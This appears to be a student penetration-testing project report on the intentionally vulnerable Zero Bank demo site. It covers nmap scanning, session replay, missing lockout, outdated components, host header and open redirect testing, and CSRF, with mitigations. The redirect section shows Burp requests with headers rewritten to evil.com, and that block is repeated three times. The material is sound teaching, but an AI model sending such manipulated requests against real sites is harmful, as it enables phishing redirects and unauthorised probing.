
Improper handling of errors can introduce a variety of security problems for a web site. The most common problem is when detailed internal error messages such as stack traces, database dumps, and error codes are displayed to the user (hacker). These messages reveal implementation details that should never be revealed.

**MITIGATION:**

1.use standard exception handling architecture for entire application to prevent from unwanted leakage of information to attackers.

2.ensure that secure paths that have multiple outcomes return similar or identical error messages

# *Web Application Major Project*



Apache Tomcat/7.0.70 - Error report
zero.webappsecurity.com/login.htmlkjsdnkjnfv
24°C Cloudy
ENG
08:54 PM

HTTP Status 404 - /login.htmlkjsdnkjnfv

type Status report

message /login.htmlkjsdnkjnfv

description The requested resource is not available.

Apache Tomcat/7.0.70


**UNWANTED SERVICES RINNING:**

When unwanted ports or services are in open state then it can be an gateway to attackers as they can easily attack on old versions and also easily get access of server by it.

**MITIGATION:**

1.The unwanted ports and services should not be in open state

2.Maintain the new versions for each port as it is difficult to attack on new versions rather than old one




```
┌──(root💀kali)-[/home/kali]
└─# nslookup zero.webappsecurity.com
Server:         192.168.242.2
Address:        192.168.242.2#53

Non-authoritative answer:
Name:   zero.webappsecurity.com
Address: 54.82.22.214

┌──(root💀kali)-[/home/kali]
└─# nmap -sS -sV 54.82.22.214
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-26 03:14 EDT
Nmap scan report for ec2-54-82-22-214.compute-1.amazonaws.com (54.82.22.214)
Host is up (0.021s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE    VERSION
80/tcp   open  http       Apache Tomcat/Coyote JSP engine 1.1
443/tcp  open  ssl/https?
8080/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.80 seconds
```

7. **SESSION REPLAY VULNERABILITY :**

   When the session id before log-out and after log-out is same then it is session replay vulnerability and by this you can easily log-in due to this vulnerability.

   **BEFORE LOG-OUT:**



Name: JSESSIONID

Value: 6F34B458

Domain: zero.webappsecurity.com


Path: /

Expiration:

Same Site: No Restriction

☑ Host Only ☑ Session □ Secure ☑ Http Only

**AFTER LOG-OUT:**



zero.webappsecurity.com/index.html

Zero Bank

HOME ONLINE BANKING FEEDBACK

**Online Banking**

Welcome to Zero Online Banking. Zero provides a greener and more convenient way to manage your money. Zero enables you to check your account balances, pay your bills, transfer money, and keep detailed records of your transactions, wherever there is an internet connection.

Cookie Editor ☑ Show Advanced

JSESSIONID

Name: JSESSIONID

Value: 6F34B458

Domain: zero.webappsecurity.com

Path: /


Expiration:

Same Site: No Restriction

☑ Host Only ☑ Session □ Secure ☑ Http Only

### 8. NO ACCOUNT LOCK-OUT POLICY:

Account lockout policies are used by administrators to lock out an account when someone tries to log on unsuccessfully several times in a row.



zero.webappsecurity.com/login.html?login_error=true

Zero Bank

Troubles entering the site?

Login and/or password are wrong.

Login: skjdnckj

Password: •••••

This connection is not secure. Logins entered here could be compromised. Learn More

Keep me signed in

Sign in

Forgot your password ?

Download WebInspect Terms of Use Contact Micro Focus Privacy Statement

The Free Online Bank Web site is published by Micro Focus Fortify for the sole purpose of demonstrating the functionality and effectiveness of Micro Focus Fortify's WebInspect products in detecting and reporting Web application

24°C Cloudy ENG 09:04 PM

### 9. INSECURE COMPONENT:

Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools, expanding the threat agent pool beyond targeted attackers to include chaotic actors.


**MITIGATION:**

1.manual updates

2.using HDIV (hard working diligent idealistic valiant)

**CHECKING FOR THE VULNERABILITY USING WAPPALYSER**

*Web Application Major Project*



**Online Banking**

Welcome to Zero Online Banking. Zero provides a greener and more convenient way to manage your money. Zero enables you to check your account balances, pay your bills, transfer money, and keep detailed records of your transactions, wherever there is an internet connection.

Font scripts: Font Awesome

JavaScript libraries: jQuery 1.8.2

Web servers: Apache Tomcat

UI frameworks: Bootstrap

Programming languages: Java

**Enrich your data with tech stacks**

Upload a list of websites to get a report of the technologies in use, such as CMS or ecommerce platforms.

**Online Banking**

Click the button below to view online banking features.

**Checking Account Activity**

Use Zero to view the most up-to-date listings of your deposits, withdrawals, interest payments, and a number of other

**Transfer Funds**

Use Zero to safely and securely transfer funds between accounts. There is no hold placed on online money transfers, so your

**My Money Map**

Use Zero to set up and monitor your personalized money map. A money map is an easy-to-use online tool that helps you

## 10. UNVALIDATED DIRECTS AND FORWARDS:

Unvalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials.


1. Host header injection- where host is not validated, leads to this vulnerability.

2. cross origin resource sharing vulnerability (COSR) -where origin and referrer are not validated, leads to this vulnerability.

**Steps:**

1. capture the login request using burp suite
2. send the request to repeater
3. click on go and follow direction
4. change the values of host, origin, referrer to evil.com
5. if the error messages are not given then the website is vulnerable to this vulnerability

# *Web Application Major Project*



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Go Cancel Follow redirection
Request
Raw Params Headers Hex
Response
Raw Headers Hex
Type a search term
0 matches
Done
23°C Cloudy
ENG
09:17 PM

Target: http://zero.webappsecurity.com

```
GET
/auth/accept-certs.html?user_token=494b4a60-990d-4ec1-ad38-132ec9d06625
HTTP/1.1
Host: evil.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0)
Gecko/20100101 Firefox/92.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://evil.com
Connection: close
Referer: http://evil.com/login.html?login_error=true
Cookie: JSESSIONID=6D567A9C
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Date: Mon, 27 Sep 2021 15:46:46 GMT
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: *
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Location: https://evil.com/auth/accept-certs.html?user_token=494b4a60-990d-4ec1-ad38-132ec9d06625
Content-Length: 0
Connection: close
Content-Type: text/html
```

343 bytes | 819 millis



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Go Cancel Follow redirection
Request
Raw Params Headers Hex
Response
Raw Headers Hex
Type a search term
0 matches
Done
23°C Cloudy
ENG
09:17 PM

Target: http://zero.webappsecurity.com

```
GET
/auth/accept-certs.html?user_token=494b4a60-990d-4ec1-ad38-132ec9d06625
HTTP/1.1
Host: evil.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0)
Gecko/20100101 Firefox/92.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://evil.com
Connection: close
Referer: http://evil.com/login.html?login_error=true
Cookie: JSESSIONID=6D567A9C
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Date: Mon, 27 Sep 2021 15:46:46 GMT
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: *
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Location: https://evil.com/auth/accept-certs.html?user_token=494b4a60-990d-4ec1-ad38-132ec9d06625
Content-Length: 0
Connection: close
Content-Type: text/html
```

343 bytes | 819 millis


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Go Cancel Follow redirection
Target: http://zero.webappsecurity.com
Request
Raw Params Headers Hex
Response
Raw Headers Hex
Type a search term
0 matches
Done
343 bytes | 819 millis
23°C Cloudy ENG 09:17 PM

```
GET
/auth/accept-certs.html?user_token=494b4a60-990d-4ec1-ad38-132ec9d06625
HTTP/1.1
Host: evil.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0)
Gecko/20100101 Firefox/92.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://evil.com
Connection: close
Referer: http://evil.com/login.html?login_error=true
Cookie: JSESSIONID=6D567A9C
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Date: Mon, 27 Sep 2021 15:46:46 GMT
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: *
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Location: https://evil.com/auth/accept-certs.html?user_token=494b4a60-990d-4ec1-ad38-132ec9d06625
Content-Length: 0
Connection: close
Content-Type: text/html
```

## 11. CROSS SITE REQUEST FORGERY:

Cross-site request forgery (also known as **CSRF**) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

**Steps:**

1.login to the application

2.check for the attack point

3.capture the request using burp suite

4.send the captured request to engagement tools and generate CSRF poc


5.turn off intercept

6.change the values

7.copy the url and test in browser

